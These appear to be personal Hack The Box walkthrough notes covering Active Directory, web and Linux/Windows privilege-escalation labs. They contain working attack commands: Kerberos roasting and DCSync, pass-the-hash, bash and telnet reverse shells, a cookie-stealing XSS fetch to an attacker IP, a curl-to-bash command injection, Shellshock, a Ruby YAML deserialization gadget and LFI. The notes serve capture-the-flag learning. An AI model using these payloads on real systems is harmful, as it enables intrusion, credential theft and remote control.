HTB Machines

Forest

Impacket methods (https://www.hackingarticles.in/abusing-kerberos-using-impacket/)

Use enum4linux to get list of usernames

```
enum4linux -a <IP>
```

- Put this list of usernames inside a text file to be used in the next command
- I believe this relies on anonymous LDAP access, which may not be enabled

This script will show the Kerberos pre-authentication hashes (AS-REP) from the DC if the UF_DONT_REQUIRE_PREAUTH is set for a user

```
impacket-GetNPUsers -dc-ip 10.10.10.161 htb.local/ -usersfile <custom usernames text file> -format john -outputfile hash.txt
```


Crack the hash found from the output text file above


```
hashcat -m 18200 -a 0 has.txt /usr/share/wordlists/rockyou.txt
```

Login with evil-winrm with the credentials found


```
evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice
```

Bloodhound

- Setup bloodhound
  - `neo4j console`
  - New creds are neo4j:hihihi
- Run `bloodhound` command
  - Log in
- Take JSON files from Sharphound's findings ran on the target and import into bloodhound (drag them in)
- Mark the current logged in account as owned by searching for it
- Analyse by looking at
  - Shortest path to high value targets (messy but more complete info)
  - 
DEFAULT DOMAIN POLICY@HTB.LOCAL
ENTERPRISE DOMAIN CONTROLLERS@HTB.LOCAL
ENTERPRISE READ-ONLY DOMAIN CONTROLLERS@HTB.LOCAL
KEY ADMINS@HTB.LOCAL
HTB.LOCAL
WriteDacl
EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL
GenericAll
GenericAll
ACCOUNT OPERATORS@HTB.LOCAL
MemberOf
PRIVILEGED IT ACCOUNTS@HTB.LOCAL
Contains
MemberOf
SERVICE ACCOUNTS@HTB.LOCAL
Contains
SVC-ALFRESCO@HTB.LOCAL
MemberOf
SERVICE ACCOUNTS@HTB.LOCAL
    - By moving mouse over the owned user, we can see the shortest path to a high value target
    - Notice that we are part of a group that has GenericAll permissions (full control) over a group which has WriteDACL privileges over the domain itself
      - Follow the thick to thin arrow like structure of the lines from the owned user to service accounts, to privileged IT accounts, to account operators, which has the high permissions over exchange windows permissions which has the write dacl
  - Shortest path to domain admins (cleaner but less info)
- Take note of what has DACL write permissions to the Domain
- See what attacks are possible by right clicking on the WriteDACL label you want to exploit and look under Windows/Linux Abuse



Help: WriteDacl ×

- 

To abuse WriteDacl to a domain object, you may grant yourself DCSync privileges.

You may need to authenticate to the Domain Controller as a member of EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL if you are not running a process as a member. To do this in conjunction with Add-DomainObjectAcl, first create a PSCredential object (these examples comes from the PowerView help documentation):

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Fo
rce
$Cred = New-Object System.Management.Automation.PSCredential('TESTLAB
\dfm.a', $SecPassword)
```

Then, use Add-DomainObjectAcl, optionally specifying $Cred if you are not already running a process as EXCHANGE WINDOWS PERMISSIONS@HTB.LOCAL:

```
Add-DomainObjectAcl -Credential $Cred -TargetIdentity testlab.local -
```

  - In this box's case I didn't need to do the PSCredential/create a new user step because this account was already part of the WriteDACL group

The DCSync Attack Process

- The attacker discovers a domain controller to request replication.
- The attacker requests user replication using the GetNCChanges
- The DC returns replication data to the requestor, including password hashes.

- On target
  - You may need to run this `Set-ExecutionPolicy RemoteSigned -Scope CurrentUser`
  - Transfer the powerview.ps1 file to target
    - https://github.com/PowerShellMafia/PowerSploit/blob/master/Recon/PowerView.ps1
  - Open powershell and run `Import-Module .\PowerView.ps1`
  - Give the current user DCSync privileges:
    - `Add-DomainObjectAcl -TargetIdentity 'DC=<EG htb>,DC=<EG local>' -PrincipalIdentity <current user> -Rights DCSync`
- On attacker
  - Drop the password hashes from the DC
    - `impacket-secretsdump -outputfile 'something' 'htb.local'/'svc-alfresco':'s3rvice'@'10.10.10.161'`
  - Pass the hash by taking just the password part of the NTLM hash and using evil-winrm
    - `evil-winrm -u <User EG Administrator> -H <hash> -i <IP>`


Active

After mgetting the readable SMB directory and searching through to find a groups.xml with a GPP encrypted cpassword inside for a service account

- Decrypt password

    gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ

Then used Kerberoast attack to get Admin creds so I could SMB as admin and go to the Admin Desktop.

- The admin desktop was not listed under /Users/Administrator but I could still cd to it anyway
- 


```
  ntuser.ini                 HS       20  Mon Jul 16 06:14:15 2018
  Pictures                   DR        0  Mon Jul 30 09:50:10 2018
  PrintHood               DHSrn        0  Mon Jul 16 06:14:15 2018
  Recent                  DHSrn        0  Mon Jul 16 06:14:15 2018
  Saved Games                DR        0  Mon Jul 30 09:50:10 2018
  Searches                   DR        0  Mon Jul 30 09:50:10 2018
  SendTo                  DHSrn        0  Mon Jul 16 06:14:15 2018
  Start Menu              DHSrn        0  Mon Jul 16 06:14:15 2018
  Templates               DHSrn        0  Mon Jul 16 06:14:15 2018
  Videos                     DR        0  Mon Jul 30 09:50:10 2018

                10459647 blocks of size 4096. 5726393 blocks available
```

Headless


You can decode cookies using: https://www.kirsle.net/wizards/flask-session.cgi
It may reveal what the username of the cookie is

Probe HTTP headers with XSS reverse shell payload and see if you can get an admin cookie returned



```
┌──(root㉿kali)-[/home/kali/Desktop/temp2/flask-session-cookie-manager]
└─# nc -nlvp 9002
listening on [any] 9002 ...
connect to [10.10.14.37] from (UNKNOWN) [10.10.11.8] 48240
GET /is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0 HTTP/1.1
Host: 10.10.14.37:9002
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox,
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:5000/
Origin: http://localhost:5000
Connection: keep-alive


┌──(root㉿kali)-[/home/kali/Desktop/temp2/flask-session-cookie-manager]
└─# 
```


Burp Suite Community Edition v2024.5.1 - Ter
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer De
Learn
Send Cancel
Request
Pretty Raw Hex
Response
Pretty Raw Hex Renc

```
POST /support HTTP/1.1
Host: 10.10.11.8:5000
User-Agent: <img src=x
onerror=fetch('http://10.10.14.37:9002/'+do
cument.cookie);>
Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type:
application/x-www-form-urlencoded
Content-Length: 56
```

```
      width=device-width,
      <title>
        Hacking Attempt D
      </title>
      <style>
        body{
          font-family:'Ar
          background-colo
          margin:0;
          padding:0;
          display:flex;
          justify-content
          align-items:cer
```

Then used command injection in burpsuite to get a shell

Found this under sudo -l

```
    if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
    /usr/bin/echo "Database service is not running. Starting it..."
    ./initdb.sh 2>/dev/null
    else
    /usr/bin/echo "Database service is running."
    fi
```

I got very confused about how initdb.sh was running seemingly under the usr/bin folder but it wasn't. You didn't have to be under /usr/bin to run the script so you could just create initdb locally with nc -e /bin/bash 10.10.14.37 9004 injected into it to pop root shell using initdb.sh

Legacy

Show Windows hidden files: `dir /a`

Windows boxes may take on different file structures than expected
- Instead of users existing in /Users/... they existed in /Documents and Settings/...

<u>Grandpa / Granny (Two different boxes with the same vector)</u>

Always check exploits for the service and version

URI can be a URL

.lnk files are shortcut files in Windows

You can use the msf local_exploit_suggester as a possible privesc vector to identify exploits from a meterpreter session

Important
If an exploit/post-exploitation is failing it could be because the meterpreter session doesn't have high enough privileges. So migrate to an NT Authority process and try again
- Note NT AUTHORITY\NETWORK SERVICE is not root but NT AUTHORITY\system is root

<u>CozyHosting</u>

Web Framework - Software framework to aid in the development of web apps/services
- Structured way to build and deploy using reusable components, libraries, and tools like handling HTTP requests, handling sessions, accessing databases, and rendering HTML pages

Try look out for what web framework is being used through information disclosure on error 500 pages.
EG A White Label Error googled let me to see it uses Java Spring Boot

Java Spring Boot is web framework built on top of the Spring framework for Java web apps.
- The Actuator endpoints let you monitor and interact with your application eg /Actuator/health

Use found sessionIDs to access pages like /admin

To test if an input field on a website eg username is vulnerable to command injection create a python server on kali and then enter: `test;curl${IFS}http://<kaliIP:port>;`
- test; - This is a placeholder command. It ensures that the subsequent commands are executed. In the context of command injection, this could be used to terminate a previous command and start a new one
- ${IFS} - This represents a space or whitespace character. In shell scripting in Unix, it is often used to break arguments into separate components

- We first create this file on kali end: `echo -e '#!/bin/bash\nsh -i >& /dev/tcp/<KaliIP>/<Netcat port> 0>&1' > rev.sh`
  - We need to include the shebang here or it won't be interpreted properly as a bash script
- Then host this file using python
- Create a netcat listener for the port we set in the script
- Then use `test;curl${IFS}<KaliIP>:<Python hosted port>/rev.sh|bash;` in the input field
  - We pipe this into bash because that's what we want to execute the command with

Try using python3 to host files on remote machines if python doesn't work

When you are echoing $ to a file, it needs to be escaped
- EG `echo "\$2a\$10\$SpKYdHLB0FOaT7n3x72wtuS0yR8uqqbNNpIPjUb2MZib3H9kVO8dm" > asd.txt`

Use the del key to delete terminal characters without moving it

Always try a found 'admin' password for all the different users in a system

Easy way to grab files: curl http://<kaliIP:port>/<path> --output <path>

- EG curl http://10.10.14.18:1112/winPEASx86.exe --output winpeas.exe

Permx

There was a CVE I was unaware of, but how do I get to that? There are so many CVEs for Chamilo. Can I just choose whatever ones I want from the CVE list?

https://starlabs.sg/advisories/23/23-4220/

Curl upload example command:

- curl -F 'bigUploadFile=@rce.php' 'http://<chamilo>/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported'
    - curl -F 'bigUploadFile=@rce.php
        - This part of the command uses curl to send a POST request with the -F flag, which is used to specify form data. bigUploadFile=@rce.php tells curl to upload the file rce.ph
    - http://<chamilo>/main/inc/lib/javascript/bigupload/inc/bigUpload.php?action=post-unsupported
        - This is the URL of the Chamilo LMS instance where the file will be uploaded
        - The action=post-unsupported query parameter might be part of the specific way the Chamilo LMS handles file uploads

Using reverse shell one liners may result in a connection but not a shell. Use the full php kali reverse shell to be safe

The 'd' in drwxrwxrwx means it is a directory

LDAP enum example:

- ldapsearch -x -H ldap://10.10.11.23 -D "CN=admin,dc=cblue,dc=be" -w pass -b "DC=cblue,DC=be"

The purpose of robots.txt is to prevent the crawling/indexing of certain pages by things like spiders and Google

I couldn't connect to mysql without being in a proper xterm shell. More specifically the python3 generated one

Bcrypt hash example: $2y$04$1Ddsofn9mOaa9cbPzk0m6euWcainR.ZT2ts96vRCKrN7CGCmmq4ra

- Prefix ($2y$):
    - This part indicates the hashing algorithm used, which is bcrypt ($2y$). Bcrypt is a secure hashing algorithm commonly used for password hashing.
- Cost Factor (04):
    - The cost factor (04 in this case) represents the number of rounds of hashing performed. In bcrypt, the cost factor determines the computational cost of hashing and therefore the time it takes to compute the hash. Higher cost factors mean more rounds of hashing, making it harder to brute-force passwords.
- Salt (1Ddsofn9mOaa9cbPzk0m6e):
    - The salt is a random value used during the hashing process to ensure that identical passwords have different hash values. It is concatenated with the password before hashing to add randomness and prevent rainbow table attacks.
- Hash (uWcainR.ZT2ts96vRCKrN7CGCmmq4ra):
    - The hash itself is the result of hashing the combined salt and password multiple times using the bcrypt algorithm. This final hash value is what gets stored in databases for password verification.

- The dollar signs are separators of different parts of the hash

Don't forget to try found passwords across different accounts and services. EG the found DB password was the user's password into the system

Use a symlink attack as described in Privesc

BroadLight

Don't forget to check subdomains. Look for an expected domain format and use that in the hosts file EG I found email info@board.htb so use board.htb as the domain. Subdomains are likely to be found there and have to use the right domain. This is also the reason it was not showing up in the gobuster subdomain hunt even with the correct size exclusion

Dolibarr vulnerable to remote code execution via uppercase manipulation. This threw me off in the CVEdetails because it said it needed authentication first so I skipped over it, but I used the POC and it worked:
- https://github.com/04Shivam/CVE-2023-30253-Exploit

Found mysql login details in config files

I then updated the llx_user table with a custom hash that matched the current hash format stored originally and logged into dolibarr as superadmin
- I used
  - UPDATE llx_user SET pass_crypted='$2b$05$ofBIFldFZtu1uwlEkNIIHO1rnq1AlNCu09tUKvHrUCc4oW7ygvjC6' WHERE login='admin';

Got into larissa's account using the same password I found in the config files to get into the SQL database

Use the -static flag when compiling c programs so they don't cause library errors when transferred onto another machine to run

Take notice of the SUID of non-common bins

Editorial

Once I found I can get info disclosure from a ssrf port probe attack in a specific input field in a following burpsuite get request that came after the POST request, continue to use that same method to traverse once you discover new directories

If you are getting a ^M related error due to hidden carriage returns, use the command dos2unix <file> and then try it again

JS Bootstrap (Bootstrap's JavaScript components) simplifies the process of adding dynamic elements and interactive features to web pages, making it a popular choice for developers aiming to create responsive and user-friendly web interfaces.

Folders with nothing in them could contain a hidden .git directory

Once in a git folder you can hunt down commits that will reveal the code they are committing with git show <commit ID>

Antique

HP JetDirect printers have a telnet password disclosure vulnerability through an SNMP walk.

SNMP (Simple Network Management Protocol)


- SNMP is a protocol used to manage and monitor devices on a network, such as routers, switches, servers, and printers. It enables network administrators to gather information about devices and send commands to them.
- Key components:
  - SNMP Objects
    - Data variables that can be queried or set on a network device. Each object represents a specific piece of information, such as device status, configuration parameters, or performance metrics.
  - MIB (Management Information Base)
    - Hierarchical database of SNMP objects. It defines the structure and types of data that can be managed using SNMP. Each object in the MIB is identified by a unique OID (Object Identifier).
  - OID (Object Identifier)
    - A globally unique identifier used to name SNMP objects. It consists of a series of integers separated by dots, representing a path in the MIB hierarchy.

Use snmpwalk to decode telnet password

I used a Telnet reverse shell to break out of the limited telnet shell:

- `exec TF=$(mktemp -u);mkfifo $TF && telnet 10.10.14.37 8082 0<$TF | sh 1>$TF`
- This would have been the better command to run though:
  - `exec bash -c 'bash -i >& /dev/tcp/10.10.14.37/8082 0>&1'`

Check for listening ports

- See there is another service other than telnet on port 631 (CUPS (Common UNIX Printing System))
- Try netcatting to it
- Try curling to it
  - We get a bunch of HTML code back pertaining to a CUPS webpage
  - We can put this HTML inside an online HTML playground like for a better view
    - https://seleniumbase.io/w3schools/
  - The main thing to take note of is the CUPS version
  - I then found this exploit which allows full read access to any file on the system
    - https://github.com/p1ckzi/CVE-2012-5519/blob/main/cups-root-file-read.sh
  - I executed this script and then got the flag by typing /root/root.txt:
    - 

```
[>] /root/root.txt
[+] contents of /root/root.txt:
784470832f2e38336d3f7dbf30ad4d79
```

Broker

Apache ActiveMQ is a popular open-source messaging broker that supports multiple messaging protocols, including AMQP and MQTT.

- ActiveMQ:
  - You put a toy in the ActiveMQ toy box. ActiveMQ organizes it and decides how to send it out.
- MQTT:
  - If the toy needs to be sent quickly, ActiveMQ might use MQTT, to deliver it right away.
- AMQP:
  - If the toy needs to be delivered securely and you want to know when it gets there, ActiveMQ might use AMQP, to deliver it.

Make sure to properly check the nmap results because I was trying to use the first port that said activeMQ for the attack and it wasn't working

Optimum

HFS: HTTP File Server is a way to host your files to be accessible from http port 80
- https://github.com/rejetto/hfs

I just used two msf exploits:
- exploit(windows/http/rejetto_hfs_exec)
- exploit(windows/local/cve_2020_0787_bits_arbitrary_file_move)

I found that second exploit using post(multi/recon/local_exploit_suggester) and just trying all the vulnerable results

I then migrated to a nt authority/system process then jumped into a shell

Bashed

Difference between .min.php and .php:
- The main difference is that phpbash.min.php is a minimized (smaller) version of phpbash.php, optimized for production use where file size matters, while phpbash.php is the original, typically more readable version used in development and debugging contextsTypically used during development, debugging, or when clarity of code is more important than file size.

Uploaded a php rev shell in uploads, triggered it and then found this exploit for priv esc:
- https://www.exploit-db.com/exploits/44298

DEVEL

Popped using: exploit/windows/local/ms10_015_kitrap0d from doing meterpreter local exploit suggester

Shocker

Used feroxbuster to look for scripts inside of cgi-bin and then once found one, captured a burpsuite request to the file and modified the user-agent field for a shell:
```
User-Agent: () { :; }; /bin/bash -c "bash -i >& /dev/tcp/10.0.0.1/4444 0>&1"
```

Knife

The PHP version running on a site is another exploitable thing to check out

This short exploit script revshell_php_8.1.0-dev.py gives a reverse shell on target.
Usage:
```
└─$ python3 revshell_php_8.1.0-dev.py <target URL> <attacker IP> <attacker PORT>
```

If a binary has full permissions (777) it may still not be runnable because the parent folder may not allow writable permissions

Don't forget to check GTFObins on the executable first! This would have saved me so much time
https://gtfobins.github.io/gtfobins/knife/

Beep

Find TLS version running on port 443
- nmap --script ssl-enum-ciphers -p 443 -T5 -A 10.10.10.7 -O

Notice what software is running on port 443 - Elastix
    /vtigercrm/graph.php is vulnerable to LFI

Configure Your Browser to Use Legacy SSL/TLS Versions

Modern browsers have disabled support for SSL 2.0 and SSL 3.0, and some older versions of TLS by default. While it is not recommended to use these insecure protocols, you can temporarily enable them for testing purposes.

Firefox:

1. Open Firefox and type about:config in the address bar.
2. Search for security.tls.version.min.
3. Change its value to 1 to enable TLS 1.0 or 2 to enable TLS 1.1.

Elastic LFI exploit used in Repeater:
/vtigercrm/graph.php?current_language=../../../../../../../..//etc/amportal.conf%00&module=Accounts&action

You may need multiple algorithm offerings for ssh to work
- ssh -o HostKeyAlgorithms=+ssh-rsa -o KexAlgorithms=+diffie-hellman-group1-sha1 root@10.10.10.7


Precious

X-Runtime header in response can give away the language of the website

The exploit is in the pdf library used by ruby to do the conversion, this is not somewhere I've seen an exploit before

Look inside the .bundle dir on the ruby's home dir

Found YAML deserialization exploit: https://snyk.io/blog/finding-yaml-injection-with-snyk-code/
A sudo -l run ruby file made an insecure call (YAML.load()) to open a yml file so we can create our own yml file on the Desktop like this



```yaml
---
- !ruby/object:Gem::Installer
    i: x
- !ruby/object:Gem::SpecFetcher
    i: y
- !ruby/object:Gem::Requirement
  requirements:
    !ruby/object:Gem::Package::TarReader
    io: &1 !ruby/object:Net::BufferedIO
      io: &1 !ruby/object:Gem::Package::TarReader::Entry
         read: 0
         header: "abc"
      debug_output: &1 !ruby/object:Net::WriteAdapter
         socket: &1 !ruby/object:Gem::RequestSet
             sets: !ruby/object:Net::WriteAdapter
                 socket: !ruby/module 'Kernel'
                 method_id: :system
             git_set: id
         method_id: :resolve
```

- We can the git_set to cat /root/root.txt to read the file
- Effective on Ruby versions 2.x to 3.x

- Deserialization attacks exploit the way serialized data is deserialised to gain unauthorized access or execute arbitrary code
    - **Arbitrary Code Execution:** In Ruby, deserializing objects from untrusted sources can lead to code execution if the deserialization process instantiates objects with dangerous methods. For instance, if the deserialization reconstructs an object of a class that includes methods to execute shell commands, an attacker could exploit this to run arbitrary commands.
        - In the provided YAML, the Net::WriteAdapter class has a reference to the Kernel module and the method_id: :system. This suggests that the deserialization could potentially invoke system commands (Kernel.system) when the object is deserialized. This is particularly dangerous as it can allow an attacker to execute arbitrary commands on the server.

<u>Traceback</u>

When echoing a shebang to a file make sure to escape the ! with a \

<u>Usage</u>

curl -I <http site> will fetch HTTP headers from a URL without download the page content
- Useful for potentially seeing versions of tools used on sites

Don't forget to check for SQLi under all possible fields, I didn't check the forgot password one!

Sqlmap attack

laravel-admin - v1.8.19 Exploit:
Involved uploading a php script with a .jpg appended and then intercepting the burp suite and removing the jpg to bypass the file extension restriction. I could then access the PHP file.

Completely missed some config files (.monitrc) on the Desktop which had a password in one of the files

Lame


Remember to check vulnerabilities associated with version numbers for potential exploits with eg metasploit

Find The Easy Pass


Reverse Engineering for an simple password checker exe:

Use strings to see strings inside exe

Static information describes the structure of the software as it is written in the source code, while dynamic information describes the run-time behaviour. Dynamic is easier than static, and is done by using a debugger like Immunity

1. Use Immunity with wine to open it (wine /root/.wine/drive_c/users/root/Desktop/Immunity/Immunity Debugger)
2. Open the exe inside Immunity
3. Right click inside the top left window and search for all referenced text strings
4. 

```
00454131 | . E8 F204FBFF    CALL EasyPass.00404628
00454136 | . 75 0C          JNZ SHORT EasyPass.00454144
00454138 | . B8 DC414500    MOV EAX,EasyPass.004541DC          ASCII "Good Job. Congratulations"
0045413D | . E8 EE38FDFF    CALL EasyPass.00427A30
00454142 | . EB 0A          JMP SHORT EasyPass.0045414E
00454144 | > B8 00424500    MOV EAX,EasyPass.00454200          ASCII "Wrong Password!"
00454149 | . E8 E238FDFF    CALL EasyPass.00427A30
```

   Set a breakpoint on the JMZ (jump to function) which is the password that checks if the password is right. Do this using F2 when selected and it will appear light blue like the above
5. Run the exe using the play button and type some input
6. 

```
0056F030  00454136 6AE.  EasyPass.00454136
0056F034  0056F39C ▮6V.  Pointer to next SEH record
0056F038  00454171 qAE.  SE handler
0056F03C  0056F06C l8V.
0056F040  01573C84 .<W☺
0056F044  01570708 ▮♦W☺  ASCII "fortran!"
0056F048  004541D0 DAE.  EasyPass.004541D0
0056F04C  004541C4 AAE.  EasyPass.004541C4
0056F050  004541B8 ,AE.  EasyPass.004541B8
0056F054  004541A0  AE.  EasyPass.004541A0
0056F058  004541AC ¬AE.  EasyPass.004541AC
0056F05C  004541A0  AE.  EasyPass.004541A0
0056F060  00454194 "AE.  EasyPass.00454194
0056F064  00454188 ▮AE.  EasyPass.00454188
0056F068  0157366C l6W☺  ASCII "fortran!"
```

   Notice in the bottom right window what is happening at the breakpoint. We notice some strange ASCII text "fortran!" this could be our password and in this case it is!

Weak RSA - Challenge

RSACTFTool is a way to crack private keys based on weak RSA. It only needs the public key to do this and will use multiple attacks.

1. Clone the git repo into /usr/share if not already
2. cd into /usr/share/rsactftool
3. Use: ./RsaCtfTool.py --publickey <public key pub file> --private to print out the private key
4. Then decrypt the file: openssl pkeyutl -decrypt -inkey <private_key file> -in <encoded file> -out decrypted_file.txt

Jerry


Apache tomcat web application manager is located at /manager/html

Sometimes a POST request is not made to submit a username and password, but a GET request is used and an authorization header is used like this:


[illegible]

Look through HackTricks: https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/tomcat

Enumerate users using msf: use auxiliary/scanner/http/tomcat_enum
- Change the targeturi to EG /manager



```
GET /manager/html HTTP/1.1
Host: 10.10.10.95:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://10.10.10.95:8080/
Upgrade-Insecure-Requests: 1
Authorization: Basic d2VyOndlcndyZQ==
```

- The fact is says 'Basic' means it requires a simple authentication using a username and password (in the form of username:password) encoded in Base64
